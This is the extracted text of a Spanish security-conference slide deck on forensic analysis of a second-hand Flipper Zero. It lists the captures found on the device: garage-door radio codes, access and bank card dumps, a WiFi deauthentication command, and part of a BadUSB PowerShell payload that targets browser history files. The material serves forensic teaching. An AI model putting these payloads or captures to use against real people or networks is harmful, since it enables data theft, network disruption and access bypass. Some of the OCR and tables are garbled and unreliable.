



/RootedCON

Flipper Zero Forensics

Manuel Guerra | @CiberPoliES

Manuel_Guerra@GL1D3R:~# whoami & htop



```

1 [||||| 97.4%]   6 [||||| 98.0%]   11 [||||| 96.2%]   16 [||||| 96.7%]
2 [||||| 100.0%]   7 [||||| 96.1%]   12 [||||| 97.3%]   17 [||||| 97.4%]
3 [||||| 97.4%]   8 [||||| 96.1%]   13 [||||| 96.1%]   18 [||||| 96.1%]
4 [||||| 96.1%]   9 [||||| 96.1%]   14 [||||| 97.4%]   19 [||||| 97.4%]
5 [||||| 94.7%]   10 [||||| 96.1%]   15 [||||| 96.1%]   20 [||||| 96.1%]
Mem[ 51.7G/252G]   5.10G/59.6G] Tasks: 654, 702 thr; 9 running
Swp[          ] Load average: 5.86 2.04 1.33

```

- Profesor en Grados y Máster Universitarios sobre Informática Forense y Ciberseguridad.
- Redactor en GLIDER.es
- @CiberPoliES en Twitter & Linkedin.

Flipper Zero ¿Qué es?

RFID
NFC
Infrarrojos
Pines GPIO de 3.3V y 5V
Clon del BadUSB
Bluetooth y WiFi

{ }

X @CiberPoliES | Forensic | Hacking | Cibersecurity | GLIDER.es |

¿Solo lo puede hacer un Flipper Zero?



X @CiberPoliES | Forensic | Hacking | Cibersecurity | GLIDER.es |

Forense a un Flipper Zero



× @CiberPolIES | Forensic | Hacking | Cibersecurity | GLIDER.es |

Sensor – Emisor IR



B7	OFF
A7	mode
87	mute
7F	resume
BF	previous
3F	next
DF	EQ
5F	volume -
9F	volume +



× @CiberPolIES | Forensic | Hacking | Cibersecurity | GLIDER.es |

Mifare Classic & NFC

UPDATE

```

Sector: 0
F4D476B9EF88040047C11E6645005005
0000000000000000000000000000000000000000
0000000000000000000000000000000000000000
FFFFFFFFFFFFFEFO78069FFFFFFFFFF
Sector: 1
00112233445566778899AA8BCCCDDEEFF
FFEE0DCBBA99887766554433221100
00112233445566778899AA8BCCCDDEEFF
112233445566A55AF00-
Sector: 2
AAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
8A6F740475908BF8A6F740400FF00FF
FFFFFFFFFFFFFEFO78069FFFFFFFFFF
Sector: 3
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
32000000004CC0000621300006710DE
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
FFFFFFFFFFFFFEFO78069FFFFFFFFFF
Sector: 4
313131343030303030301907660884
31313134303030303132331707660884
000000000000000000000000000000000000
FFFFFFFFFFFFFEFO78069FFFFFFFFFF
Sector: 5
3030303030383121000000000000000000AB
00000000000000FF00000000000000000000
000000000000000000000000000000000000
FFFFFFFFFFFFFEFO78069FFFFFFFFFF
Caption: (Update Colors)
UID & ManufInfo | ValueBlock | KeyA | KeyB | ACS

```

125KHz

X @CiberPolies | Forensic | Hacking | Cibersecurity | GLIDER.es |


RFID (Identificación por Radiofrecuencia)

941000098585000

Hora y fecha de la consulta: 17:25:52 07/03/2024
 Chip: 941000015 [REDACTED]
 SIIA: [REDACTED]
 Fecha de identificación: 10/07/2013
 Registro: SIIA: [REDACTED]
 Tfno principal de contacto: [REDACTED] 8952
 Email: [REDACTED]
 Web: [REDACTED]
 Dirección: C/ [REDACTED]
 Más info:
 SITUACIÓN: ANIMAL REGISTRADO, SITUACIÓN NORMAL
 FECHA VACUNACIÓN: 02/01/2024
 NOMBRE ANIMAL: GANDHI
 PROPIETARIO: EMILIA
 TELÉFONO: [REDACTED] 057

Volver

X @CiberPolies | Forensic | Hacking | Cibersecurity | GLIDER.es |



× @CiberPolIES | Forensic | Hacking | Cibersecurity | GLIDER.es |



× @CiberPolIES | Forensic | Hacking | Cibersecurity | GLIDER.es |

Escáner ESSID WiFi

```
[root@parrot]# ./airodump-ng --band ag wlan0mon
CH 50 ][ Elapsed: 12 s ][ 2023-02-26 18:57
BSSID      PWR  Beacons  #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
C0:06:... -79    5       0     0 44 866 WPA2 CCMP PSK MOV
60:35:... -1      0       6     0 13 -1 WPA <le...
3C:7C:... -55    8       139   0     3 720 WPA2 CCMP PSK M0V
48:E1:... -56    4       0     0 1 65 OPEN Mer...
C0:06:... -60    9       0     0 11 130 WPA2 CCMP PSK MOV
F0:9B:... -62    7       0     0 11 65 WPA2 CCMP PSK SUN...
7C:77:... -63    4       0     0 9 130 WPA2 CCMP PSK DIG...
F4:23:... -71    5       0     0 1 130 WPA2 CCMP PSK MIW...
DC:9F:... -78    2       0     0 11 130 WPA2 CCMP PSK RAQ...
E0:19:... -78    2       0     0 1 195 WPA2 CCMP PSK MIW...
C6:D4:... -80    2       0     0 1 130 WPA2 CCMP PSK MOV...
D8:FB:... -81    4       0     0 11 130 WPA2 CCMP PSK ...
58:B5:... -84    2       0     0 6 48e... WPA2 CCMP MGT mla...
00:1D:... -87    2       0     0 6 270 WPA2 CCMP PSK RAQ...
[not associated] 8E:87:... -79    0     - 1 0 1
[not associated] 14:CC:... -88    0     - 1 0 1
60:35:... 54:77:... -71    0     - 5e 0 6
3C:7C:... AC:67:... -1 24e- 0 0 2
3C:7C:... 34:29:... -44    0     - 1e 0 1
3C:7C:... C4:5B:... -56 24e-54 0 8
CH 122 ][ Elapsed: 18 s ][ 2023-02-26 18:57
```

5] DIGIFIBRA-00:00:00
[0] 36:0d:bd:a0:00:00
[1] 94:17:00:8f:00:00
[2] 92:7d:f9:00:00:00
[6] MOVISTAR-00:00:00

X @CiberPolIES | Forensic | Hacking | Cibersecurity | GLIDER.es |

Deauth WiFi - Bluetooth

```
#attack -t deauth
Sending to broadcast...
Starting Deauthentication attack. Stop with stopscan
>
```

Type	Description	Subtype	Description
00	Management	1000	Beacon
00	Management	0100	Probe request
00	Management	0101	Probe response
00	Management	1011	Authentication
00	Management	1100	Deauthentication
00	Management	0000	Association request
00	Management	0001	Association response
01	Control	1101	ACK
10	Data	0000	Data
11	Reserved	0000-1111	Reserved

<https://glider.es/atacando-redes-wifi-con-un-flipper-zero/>



```
3403 220.010531724 QingdaoH_d0:a2:81 Broadcast 802.11
2404.220.01059002 QingdaoH_d0:a2:81 Broadcast 802.11
Frame 3396: 38 bytes on wire (304 bits), 38 bytes captured (304 bits) on wire (304 bits)
Radiotap Header v0, Length 12
IEEE 802.11 Deauthentication, Flags: ... ....
IEEE 802.11 Wireless LAN
```

X @CiberPolIES | Forensic | Hacking | Cibersecurity | GLIDER.es |

Comienza el Salseo Forense

Flipper Zero
€165,00

Free shipping for all orders with a Flipper Zero
eu Delivered from the Netherlands within 5-12 business days on average
See our [shipping policy](#) for details

Quantity: 1

Silicone Case for Flipper Zero
€15,00

245,00 €
Flipper Zero

Muchas gracias 10:18

Martes

¡Paquete entregado! Cuando el comprador confirme que el producto está OK, el dinero de la venta estará disponible en tu monedero.

Ver 12:27

¡Gracias por tu valoración!

Perfecto. No hubo ningún problema y todo fue genial.

21:51

Genial, me alegra 21:51

Te llegó muy rápido 21:52

Si 21:52

Es un inventazo 21:52


Gracias 21:52

Ahora a disfrutarlo sin hacer nada malo eje, un saludo

22:20

Smiley face emoji with a halo

X @CiberPolIES | Forensic | Hacking | Cibersecurity | GLIDER.es |



Flipper Zero + WiFi Dev + Carcasa Silicona = 210€

210,00 €
Flipper Zero

Por razones de seguridad, nunca compartas datos privados

Miércoles

Hola, funciona bien? 18:45

Si al 100% 18:47

Lo envías? 18:47

Sin problema 18:59

Por que zona estás de Madrid? 19:09

Mañana por la tarde tengo que ir a Madrid 19:09

Por si cuadra 19:10

Y te lo recojo directamente 19:10

Ok vale por el centro de madrid 20:34

FLIPPER

USB Serial COM PORT 8
TX:Pin 13 ↑ 1.6
RX:Pin 14 ↓ 1565 B
Config Baud: 115200

× @CiberPoliES | Forensic | Hacking | Cibersecurity | GLIDER.es |

Flipper Zero + WiFi Dev + Carcasa Silicona = 210€

210,00 €
Flipper Zero

Por razones de seguridad, nunca compartas datos privados

Si al 100%

Sin problema

Por que zona estás de Madrid? 19:09

Mañana por la tarde tengo que ir a Madrid 19:09

Por si cuadra 19:10

Y te lo recojo directamente 19:10

Ok vale por el centro de madrid 20:34

EXTRA


BONUS

× @CiberPoliES | Forensic | Hacking | Cibersecurity | GLIDER.es |

Y una tarjeta MicroSD SanDisk 32Gb de regalo.




MicroSD card setup



× @CiberPoliES | Forensic | Hacking | Cibersecurity | GLIDER.es |

Análisis de la tarjeta MicroSD de 32Gb.



× @CiberPoliES | Forensic | Hacking | Cibersecurity | GLIDER.es |

Análisis de la tarjeta MicroSD de 32Gb.





Imagen Forense MicroSD.





Carving Mode & Manual Mode.

G

Description	Extension	Magic Number
Adobe Illustrator	.ai	25 50 44 46 [%PDF]
Bitmap graphic	.bmp	42 4D [BM]
Class File	.class	CA FE BA BE
JPEG graphic file	.jpg	FFD8
JPEG 2000 graphic file	.jp2	0000000C6A5020200D0A [...JP..]
GIF graphic file	.gif	47 49 46 38 [GIF89]
TIF graphic file	.tif	49 49 [TI]
PNG graphic file	.png	89 50 4E 47 .PNG
WAV audio file	.png	52 49 46 46 RIFF
ELF Linux EXE	.png	7F 45 4C 46 .ELF
Photoshop Graphics	.psd	38 42 50 53 [BPSS]
Windows Meta File	.wmf	D7 CD C6 9A
MIDI file	.mid	4D 54 68 64 [MThd]
Icon file	.ico	00 00 01 00
MP3 file with ID3 identity tag	.mp3	49 44 33 [ID3]
AVI video file	.avi	52 49 46 46 [RIFF]
Flash Shockwave	.swf	46 57 53 [FWS]
Flash Video	.flv	46 4C 56 [FLV]
Mpeg 4 video file	.mp4	00 00 00 18 66 74 79 70 6D 70 34 32
MOV video file	.mov	6D 6F 6F 76 [...moov]
Windows Video file	.wmv	30 26 B2 75 8E 66 CF
Windows Audio file	.wma	30 26 B2 75 8E 66 CF
PKZip	.zip	50 4B 03 04 [PK]
GZip	.gz	1F 8B 08

Sextoy1.sub J:\subghz\Misc\Sextoy\

Sextoy2.sub J:\subghz\Misc\Sextoy\

Sextoy3.sub J:\subghz\Misc\Sextoy\

Filetype: Flipper SubGhz RAW File Version: 1-FreQUENCY: 43392000

46 69 6C 65 74 79 70 65 3A 20 46 6C
69 70 70 65 72 20 53 75 62 47 68 7A 20

tarjeta_blanca.nfc 4 Regular File 20/07/2021

Filetype: Flipper NFC device Ver

46 69 6C 65 74 79 70 65 3A 20 46 6C
69 70 70 65 72 20 4E 46 43 20

¿Y apareció algo?.



× @CiberPoliES | Forensic | Hacking | Cibersecurity | GLIDER.es |

3 tarjetas Mifare Classic para control de accesos.



```

1 Filertype: Flinner NFC device
1 Filertype: Flinner NFC device
1 Filertype: Flinner NFC device
2 Version: 3
3 # Nfc device type can be UID, Mifare Ultralight, Mifare Classic
4 Device type: Mifare Classic
5 # UID, ATQA and SAK are common for all formats
6 UID:
7 ATQA
8 SAK:
1 9 # Mifare Classic specific data
1 10 Mifare Classic type: 1K
1 11 Data format version: 2
1 12 # Mifare Classic blocks, '??' means unknown data
1 13 Block 0: 70 9F F7 A5 8 69
1 14 Block 1: 00 00 00 00 00 00
1 15 Block 2: 00 00 00 00 00 00
1 16 Block 3: FF FF FF FF FF FF
1 17 Block 4: 00 00 00 00 00 00
2 18 Block 5: 00 00 00 00 00 00
2 19 Block 6: 00 00 00 00 00 00
2 20 Block 7: FF FF FF FF FF FF
2 21 Block 8: 00 00 00 00 00 00
2 22 Block 9: 00 00 00 00 00 00
2 23 Block 10: 00 00 00 00 00 00
2 24 Block 11: FF FF FF FF FF FF

```



× @CiberPoliES | Forensic | Hacking | Cibersecurity | GLIDER.es |

8 códigos de puertas de garaje.



```

1 Filetype: Flipper SubGhz RAW File
2 1 Filetype: Flipper SubGhz RAW File
3 2 1 Filetype: Flipper SubGhz RAW File
4 3 2 1 Filetype: Flipper SubGhz RAW File
5 4 3 2 1 Filetype: Flipper SubGhz RAW File
6 5 4 3 2 1 Filetype: Flipper SubGhz RAW File
7 6 5 4 3 2 1 Filetype: Flipper SubGhz RAW File
8 Version: 1
9 6 5 4 3 Frequency: 433920000
10 6 5 4 Preset: FuriHalSubGhzPresetOok650Async
11 6 5 Protocol: RAW
12 6 RAW_Data: 789590 -11968 133 -760 97 -960 65 -634 233 -100 199 -1430 297 -166 1095 -66 2419 -100
13 62319 -64 80003 -17606 417 -522 257 -528 265 -486 287 -488 289
14 -492 299 -484 287 -486 321 -816 737 -410 747 -424 369 -788 365
15 -820 363 -786 771 -416 359 -428 759 -418 359 -788 365
16 -820 759 -390 769 -418 363 -808 753 -416 771 -416 757 -384 767
17 -416 359 -800 369 -818 381 -820 735 -416 755 -422 367 -790 363
18 -822 365 -804 755 -408 747 -790 761 -428 337 -810 753 -418 381
19 -784 355 -810 377 -790 363 -782 787 -386 771 -418 361 -782 771
20 -406 757 -414 365 -818 739 -3 -398 395 -388 377 -398 365 -418
21 -377 -396 365 -418 377 -398 3 367 -778 393 -766 803 -368 783 -392
22 407 -756 397 -790 385 -782 7 05 -772 783 -384 767 -408 397 -754
23 421 -744 385 -778 803 -402 7 91 -388 377 -782 791 -388 801 -384
24 759 -382 801 -390 391 -770 4 93 -794 401 -756 773 -420 751 -394
25 397 -790 367 -778 395 -798 7 03 -384 399 -766 765 -422 361 -778
26 807 -378 395 -752 397 -798 1 91 -388 375 -784 789 -388 803 -384
27 800 777 -399 355 -798 762 -780 717 -780 720 -780 723 -780 726 -780 729 -780 732 -780 735 -780 738 -780 741 -780 744 -780 747 -780 750 -780 753 -780 756 -780 759 -780 762 -780 765 -780 768 -780 771 -780 774 -780 777 -780 780 -780 783 -780 786 -780 789 -780 792 -780 795 -780 798 -780 801 -780 804 -780 807 -780 810 -780 813 -780 816 -780 819 -780 822 -780 825 -780 828 -780 831 -780 834 -780 837 -780 840 -780 843 -780 846 -780 849 -780 852 -780 855 -780 858 -780 861 -780 864 -780 867 -780 870 -780 873 -780 876 -780 879 -780 882 -780 885 -780 888 -780 891 -780 894 -780 897 -780 900 -780 903 -780 906 -780 909 -780 912 -780 915 -780 918 -780 921 -780 924 -780 927 -780 930 -780 933 -780 936 -780 939 -780 942 -780 945 -780 948 -780 951 -780 954 -780 957 -780 960 -780 963 -780 966 -780 969 -780 972 -780 975 -780 978 -780 981 -780 984 -780 987 -780 990 -780 993 -780 996 -780 999 -780 1000

```

× @CiberPolIES | Forensic | Hacking | Cibersecurity | GLIDER.es |

1 Payload para sustraer información de navegadores web por BadUSB



```

1 function Get-BrowserData {
2
3     [CmdletBinding()]
4     param (
5         [Parameter (Position=1,Mandatory = $True)]
6         [string]$Browser,
7         [Parameter (Position=1,Mandatory = $True)]
8         [string]$DataType
9     )
10
11     $Regex = '(http|https)://([w-]+\.)+([w-]+([/?%&=])*)*?'
12
13     if ($Browser -eq 'chrome' -and $DataType -eq 'history' ) { $Path =
14         "$Env:USERPROFILE\AppData\Local\Google\Chrome\User Data\Default\History"
15     }
16     elseif ($Browser -eq 'chrome' -and $DataType -eq 'bookmarks' ) { $Path =
17         "$Env:USERPROFILE\AppData\Local\Google\Chrome\User Data\Default\Bookmarks"
18     }
19     elseif ($Browser -eq 'edge' -and $DataType -eq 'history' ) { $Path =
20         "$Env:USERPROFILE\AppData\Local\Microsoft\Edge\User Data\Default\History"
21     }
22     elseif ($Browser -eq 'edge' -and $DataType -eq 'bookmarks' ) { $Path =
23         "$env:USERPROFILE\AppData\Local\Microsoft\Edge\User Data\Default\Bookmarks"
24     }
25     elseif ($Browser -eq 'firefox' -and $DataType -eq 'history' ) { $Path =
26         "$Env:USERPROFILE\AppData\Roaming\Mozilla\Firefox\Profiles\" + default-release\places.sqlite"
27     }
28     elseif ($Browser -eq 'opera' -and $DataType -eq 'history' ) { $Path =
29         "$Env:USERPROFILE\AppData\Roaming\Opera Software\Opera GX Stable\History"
30     }
31     elseif ($Browser -eq 'opera' -and $DataType -eq 'history' ) { $Path =
32         "$Env:USERPROFILE\AppData\Roaming\Opera Software\Opera GX Stable\Bookmarks"
33     }

```

× @CiberPolIES | Forensic | Hacking | Cibersecurity | GLIDER.es |

3 tarjetas abono transporte.

```

1 Filertype: Flipper NFC device
2 1 Filertype: Flipper NFC device
3 2 1 Filertype: Flipper NFC device
4 3 2 1 Filertype: Flipper NFC device
5 4 3 2 Version: 3
6 5 4 3 # Nfc device type can be UID, Mifare Ultralight, Mifare Classic, Bank card
7 6 5 4 Device type: Mifare DESFire
8 7 6 5 # UID, ATQA and SAK are common for all formats
9 8 7 6 UID: [REDACTED]
10 9 8 7 ATQA: [REDACTED]
11 10 9 8 SAK: 20
12 11 10 9 # Mifare DESFire specific data
13 12 11 10 PICC Version: ?B 1E C4
14 13 11 11 PICC Free Memory: 2016
15 14 11 12 PICC Change Key ID: 00
16 15 11 13 PICC Config Changeable: true
17 16 11 14 PICC Free Create Delete: false
18 17 11 15 PICC Free Directory List: true
19 18 11 16 PICC Key Changeable: true
20 19 11 17 PICC Max Keys: 01
21 20 11 18 PICC Key 0 Version: 29

```



X @CiberPoliES | Forensic | Hacking | Cibersecurity | GLIDER.es |

4 tarjetas bancarias VISA

```

1 Filertype: Flipper NFC device
2 1 Filertype: Flipper NFC device
3 2 1 Filertype: Flipper NFC device
4 3 2 1 Filertype: Flipper NFC device
5 4 3 2 Version: 3
6 5 4 3 # Nfc device type can be UID, Mifare Ultralight, Mifare Classic, Bank card
7 6 5 4 Device type: Bank card
8 7 6 5 # UID, ATQA and SAK are common for all formats
9 8 7 6 UID: 0E
10 9 8 7 ATQA: 1
11 10 9 8 SAK: 20
12 11 9 9 # Bank card specific data
13 12 10 AID: A0 00 00 00
14 13 11 Name: Visa Debit
15 14 12 Number: 43 57 85
16 15 13 Exp data: 12 29

```



